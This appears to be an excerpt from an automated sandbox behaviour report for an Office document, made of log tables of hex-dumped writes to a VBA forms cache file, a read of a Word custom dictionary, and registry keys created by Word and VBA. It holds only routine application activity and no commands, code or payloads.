C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2256	00 00 01 03 00 00 00 00 c8 0d 00 00 01 00 01 03 00 00 00 00 e0 0d 00 00 02 00 00 01 00 00 00 00 00 00 00 00 03 00 00 01 00 00 00 00 00 00 00 00 04 00 00 01 00 00 00 00 00 00 00 00 05 00 00 01 00 00 00 00 01 00 00 00 06 00 00 01 00 00 00 00 02 00 00 00 07 00 00 01 00 00 00 00 00 00 00 00 08 00 00 01 00 00 00 00 00 00 00 00 09 00 00 01 00 00 00 00 00 00 00 00 0a 00 00 01 00 00 00 00 01 00 00 00 0b 00 00 01 00 00 00 00 02 00 00 00 0c 00 00 01 00 00 00 00 00 00 00 00 0d 00 00 01 00 00 00 00 00 00 00 00 0e 00 00 01 00 00 00 00 00 00 00 00 0f 00 00 01 00 00 00 00 01 00 00 00 10 00 00 01 00 00 00 00 02 00 00 00 11 00 00 01 00 00 00 00 00 00 00 00 12 00 00 01 00 00 00 00 00 00 00 00 13 00 00 01 00 00 00 00 00 00 00 00 14 00 00 01 00 00 00 00 01 00 00 00 15 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	28	b0 0d 00 00 00 00 00 00 02 00 00 00 2d 00 73 74 64 6f 6c 65 32 2e 74 6c 62 57 57 57	...........-.stdole2.tlbWWW	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	512	00 3f 00 00 48 22 00 00 e8 2d 00 00 34 47 00 00 70 45 00 00 ec 39 00 00 84 2b 00 00 e4 42 00 00 b8 3e 00 00 48 45 00 00 14 2e 00 00 58 47 00 00 c8 29 00 00 58 46 00 00 fc 43 00 00 f4 3a 00 00 ac 3f 00 00 f0 21 00 00 44 39 00 00 d0 44 00 00 d4 43 00 00 d4 40 00 00 d4 3b 00 00 20 24 00 00 d8 39 00 00 a4 37 00 00 ac 41 00 00 d0 35 00 00 34 43 00 00 a4 44 00 00 0c 43 00 00 9c 40 00 00 a0 46 00 00 10 47 00 00 b8 2d 00 00 b0 3d 00 00 1c 40 00 00 38 42 00 00 a8 3b 00 00 38 3d 00 00 c0 3f 00 00 a0 42 00 00 24 45 00 00 30 41 00 00 20 30 00 00 a0 3e 00 00 98 45 00 00 e8 41 00 00 48 43 00 00 10 26 00 00 4c 2d 00 00 38 2b 00 00 70 2f 00 00 40 3f 00 00 40 3e 00 00 f8 31 00 00 74 1f 00 00 28 3e 00 00 cc 38 00 00 94 27 00 00 f8 42 00 00 58 3e 00 00 b0 43 00 00 88 3c 00	.?..H"...-..4G..pE...9...+...B ...>..HE......XG...)..XF...C.. .:...?...!..D9...D...C...@...;.. $...9...7...A...5..4C...D.. .C...@...F...G...- ...=...@..8B ...;..8=...?...B..$E..0A.. 0.. .>...E...A..HC...&..L-..8+..p/ ..@?..@>...1..t...(>...8...'.. .B..X>...C...<.	success or wait	1	7FEE912FDDC	unknown

Copyright null 2021

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	18296	ff ff ff ff ff ff ff 07 00 43 0f 4d 53 46 6f 72 6d 73 57 00 00 00 00 ff ff ff ff 09 38 e4 f5 4f 4c 45 5f 43 4f 4c 4f 52 57 57 57 64 00 00 00 ff ff ff ff 0a 38 28 6f 4f 4c 45 5f 48 41 4e 44 4c 45 57 57 c8 00 00 00 ff ff ff ff 10 38 c2 57 4f 4c 45 5f 4f 50 54 45 58 43 4c 55 53 49 56 45 2c 01 00 00 ff ff ff ff 05 38 9f ce 49 46 6f 6e 74 57 57 57 90 01 00 00 ff ff ff ff 04 28 55 10 46 6f 6e 74 f4 01 00 00 ff ff ff ff 0c 38 a9 2a 66 6d 44 72 6f 70 45 66 66 65 63 74 58 02 00 00 ff ff ff ff 08 38 8c 62 66 6d 41 63 74 69 6f 6e bc 02 00 00 ff ff ff ff 10 38 8f 6b 49 44 61 74 61 41 75 74 6f 57 72 61 70 70 65 72 20 03 00 00 ff ff ff ff 0e 38 dc 56 49 52 65 74 75 72 6e 49 6e 74 65 67 65 72 57 57 84 03 00 00 ff ff ff ff 0e 38 e0 39 49 52 65 74 75 72 6e 42 6f 6f 6c	.....C.MSFormsW.....8 ..OLE_COLORWWWd.....8(oOLE_ HANDLEWW.....8.WOLE_OPTEXC LUSIVE,.....8..IFontWWW..... (U.Font.....8.*fmDrop EffectX.....8.bfmAction.....8.kIDataAutoWrapper ...8.VIReturnIntegerWW.....8.9IReturnBool	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	1620	22 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 4f 62 6a 65 63 74 20 4c 69 62 72 61 72 79 1c 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 66 6d 32 30 2e 68 6c 70 57 57 04 00 4e 6f 6e 65 57 57 04 00 43 6f 70 79 57 57 04 00 4d 6f 76 65 57 57 0a 00 43 6f 70 79 4f 72 4d 6f 76 65 03 00 43 75 74 57 57 57 05 00 50 61 73 74 65 57 08 00 44 72 61 67 44 72 6f 70 57 57 07 00 49 6e 68 65 72 69 74 57 57 57 02 00 4f 6e 57 57 57 57 03 00 4f 66 66 57 57 57 07 00 44 65 66 61 75 6c 74 57 57 57 05 00 41 72 72 6f 77 57 05 00 43 72 6f 73 73 57 05 00 49 42 65 61 6d 57 08 00 53 69 7a 65 4e 45 53 57 57 57 06 00 53 69 7a 65 4e 53 08 00 53 69 7a 65 4e 57 53 45 57 57 06 00 53 69 7a 65 57 45 07 00 55 70 41 72 72 6f 77 57 57 57 09 00 48 6f 75 72 47	".Microsoft Forms 2.0 Object Library..C:\Windows\system32\fm20.hlpWW..NoneWW..CopyWW..MoveWW..CopyOrMove..CutWW..PasteW..DragDropWW..InheritWWW..OnWWWW..OffWWW..DefaultWWW..ArrowW..CrossW..IBeamW..SizeNESWWW..SizeNS..SizeNWSEWW..SizeWE..UpArrowWWW..HourG	success or wait	1	7FEE912FDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	3600	1a 00 08 40 08 00 08 80 1a 00 06 40 06 00 06 80 1a 00 0b 40 0b 00 0b 80 1a 00 02 40 02 00 02 80 1d 00 ff 7f 64 00 00 00 1a 00 ff 7f 20 00 00 00 1d 00 ff 7f 2c 01 00 00 1a 00 ff 7f 30 00 00 00 1a 00 ff 7f 38 00 00 00 1d 00 ff 7f 19 00 00 00 1a 00 ff 7f 48 00 00 00 1a 00 00 40 18 00 00 80 1a 00 fe 7f 58 00 00 00 1a 00 13 40 17 00 13 80 1d 00 ff 7f 25 00 00 00 1a 00 ff 7f 70 00 00 00 1a 00 10 40 10 00 10 80 1a 00 fe 7f 80 00 00 00 1a 00 03 40 03 00 03 80 1d 00 ff 7f 31 00 00 00 1a 00 ff 7f 98 00 00 00 1d 00 ff 7f 3d 00 00 00 1a 00 ff 7f a8 00 00 00 1a 00 0c 40 0c 00 0c 80 1d 00 ff 7f 49 00 00 00 1a 00 ff 7f c0 00 00 00 1d 00 03 00 f4 01 00 00 1d 00 ff 7f 55 00 00 00 1a 00 ff 7f d8 00 00 00 1d 00 ff 7f 61 00 00 00 1a 00 ff 7f e8 00 00 00 1d 00 ff 7f 6d 00 00	...@.....@.....@.....@.. ......d..... ....,..... 0.....8.....H..... .@.....X.....@.....%... ....p.....@.....@.. .....1.....=..... .....@.....I..... .....U.....a... .....m..	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	03 00 fe ff ff ff 57 57 03 00 ff ff ff ff 57 57	.....WW.....WW	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	24 03 00 00	$...	success or wait	107	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	24 00	$.	success or wait	1956	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	22	00 00 19 00 19 80 00 00 00 00 0c 00 4c 00 11 44 01 00 01 00 00 00	.....L..D.....	success or wait	1757	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	12	00 00 00 00 b0 0e 00 00 0a 00 00 00	.....	success or wait	1215	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	88	00 00 00 00 00 00 00 00 02 00 00 00 02 00 00 00 03 00 00 00 03 00 00 00 04 00 00 00 04 00 00 00 05 00 00 00 05 00 00 00 06 00 00 00 06 00 00 00 07 00 00 00 07 00 00 00 08 00 00 00 08 00 00 00 10 00 01 60 11 00 01 60 12 00 01 60 13 00 01 60 14 00 01 60 15 00 01 60	....`...`...`...`...`...`	success or wait	107	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	88	a0 0e 00 00 a0 0e 00 00 c4 0e 00 00 c4 0e 00 00 e8 0e 00 00 e8 0e 00 00 0c 0f 00 00 0c 0f 00 00 34 0f 00 00 34 0f 00 00 64 0f 00 00 64 0f 00 00 9c 0f 00 00 9c 0f 00 00 c4 0f 00 00 c4 0f 00 00 ec 0f 00 00 14 10 00 00 3c 10 00 00 68 10 00 00 ac 10 00 00 c4 10 00 00	....4...4...d...d..... .....<...h.....	success or wait	107	7FEE912FDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	88	00 00 00 00 24 00 00 00 48 00 00 00 6c 00 00 00 90 00 00 00 b4 00 00 00 d8 00 00 00 fc 00 00 00 20 01 00 00 44 01 00 00 68 01 00 00 8c 01 00 00 b0 01 00 00 d4 01 00 00 f8 01 00 00 1c 02 00 00 40 02 00 00 64 02 00 00 88 02 00 00 ac 02 00 00 dc 02 00 00 00 03 00 00	....$...H...l..... ...D...h..... ....@...d.....	success or wait	107	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	02 00	..	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	91 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	b3 02 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	0d 23 00 00	.#..	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	bc 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	580	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.....,.....X..... .....L.....x... ....@.....I.....4..... .....`.....(.....T... .....H.....t..... <.....h.....0... .....\.....$.....P. .....|.....D..... p.....8.....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	88 03 00 00 a4 38 00 00 ff ff ff ff 0f 00 00 00	.....8.....	success or wait	1	7FEE912FDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	8c 4e 00 00 d0 08 00 00 ff ff ff ff 0f 00 00 00	.N..............	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	5c 57 00 00 1c 00 00 00 ff ff ff ff 0f 00 00 00	\W..............	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	bc 4a 00 00 d0 03 00 00 ff ff ff ff 0f 00 00 00	.J..............	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	2c 3c 00 00 80 00 00 00 ff ff ff ff 0f 00 00 00	,<..............	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ac 3c 00 00 10 0e 00 00 ff ff ff ff 0f 00 00 00	.<..............	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	78 57 00 00 00 02 00 00 ff ff ff ff 0f 00 00 00	xW..............	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	78 59 00 00 78 47 00 00 ff ff ff ff 0f 00 00 00	xY..xG..........	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	f0 a0 00 00 54 06 00 00 ff ff ff ff 0f 00 00 00	....T...........	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	44 a7 00 00 10 0e 00 00 ff ff ff ff 0f 00 00 00	D...............	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	54 b5 00 00 10 00 00 00 ff ff ff ff 0f 00 00 00	T...............	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	14500	26 21 00 00 64 b5 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff 26 21 01 00 64 b5 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff a6 10 02 00 64 b5 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00	&!..d...&!..d.......................................0.......,..d...H.......D..	success or wait	1	7FEE912FDDC	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	1	success or wait	1	7FEE8E5EC53	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	4096	success or wait	1	7FEE8E66CAC	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE90BE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE90BE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE90BE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F4E9D	success or wait	1	7FEE90A9AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Cambria Math	binary	02 04 05 03 05 04 06 03 02 04	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F4E9D	F4E9D	binary	04 00 00 00 B4 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 10 48 1A 18 3E E5 D6 01 9D 4E 0F 00 9D 4E 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE90A9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	PropertiesWindow	unicode	8 28 180 640 1	success or wait	1	7FEE91740BA	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	MainWindow	unicode	0 0 0 0 1	success or wait	1	7FEE91740BA	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	MdiMaximized	unicode	0	success or wait	1	7FEE91740BA	RegSetValueExA

Copyright null 2021

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	Dock	binary	02 00 4C 01 05 00 08 00 04 00 1E 00 FC 03 FC 02 FF 02 01 01 04 00 1E 00 B8 00 FC 02 FF 02 00 01 04 00 1E 00 B8 00 2F 01 05 00 00 01 04 00 35 01 B8 00 FC 02 01 00 00 01 BE 00 1E 00 FC 03 FC 02 FF 02 00 01 BE 00 1E 00 FC 03 FC 02 FF 02 01 01 BE 00 1E 00 FC 03 FC 02 00 00 00 01 BB 03 5E 00 FC 03 FC 02 06 00 00 00 D3 00 AF 01 09 03 32 02 FF 03 01 00 D3 00 AF 01 09 03 32 02 04 00 00 00 93 01 AF 01 09 03 32 02 03 00 00 00 D3 00 AF 01 09 03 32 02 02 00 00 00 21 00 72 01 6C 02 12 02 FF 03 01 00 21 00 72 01 E8 00 12 02 04 00 00 00 EE 00 72 01 A9 01 12 02 03 00 00 00 AF 01 72 01 6C 02 12 02 02 00 00 00 F8 02 81 00 AC 03 01 01 05 00 00 00 59 00 30 02 0D 01 4B 03 01 00 00 00 3A 03 BC 00 79 03 1F 02 06 00 00 00 16 00 16 00 D9 01 C4 00 04 00 01 00 2C 00 2C 00 EB 01 E3 00 03 00 01 00 42 00 42 00 3B 02 F7 00 02 00 01 00 00 00 00 00 00 00 00 00 08 00 00 00 58 00 57 00 37 01 FF 01 01 00 01 00 00 00 00 00 00 00 00 00 06 00 01 00 6E 00 6E 00 7F 01 52 01 05 00 01 00 00 00 00 00 00 00 00 00 00 00 01 00	success or wait	1	7FEE9147506	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	FolderView	unicode	1	success or wait	1	7FEE91740BA	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	Tool	binary	00 00 00 00 07 00 00 00 47 65 6E 65 72 61 6C 00 FF FF FF FF FF FF FF FF	success or wait	1	7FEE917426C	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	CtlsShowSelected	unicode	0	success or wait	1	7FEE91740BA	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	DsnShowSelected	unicode	0	success or wait	1	7FEE91740BA	RegSetValueExA

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1378287662	1378287663	success or wait	1	7FEE90A9AC0	unknown
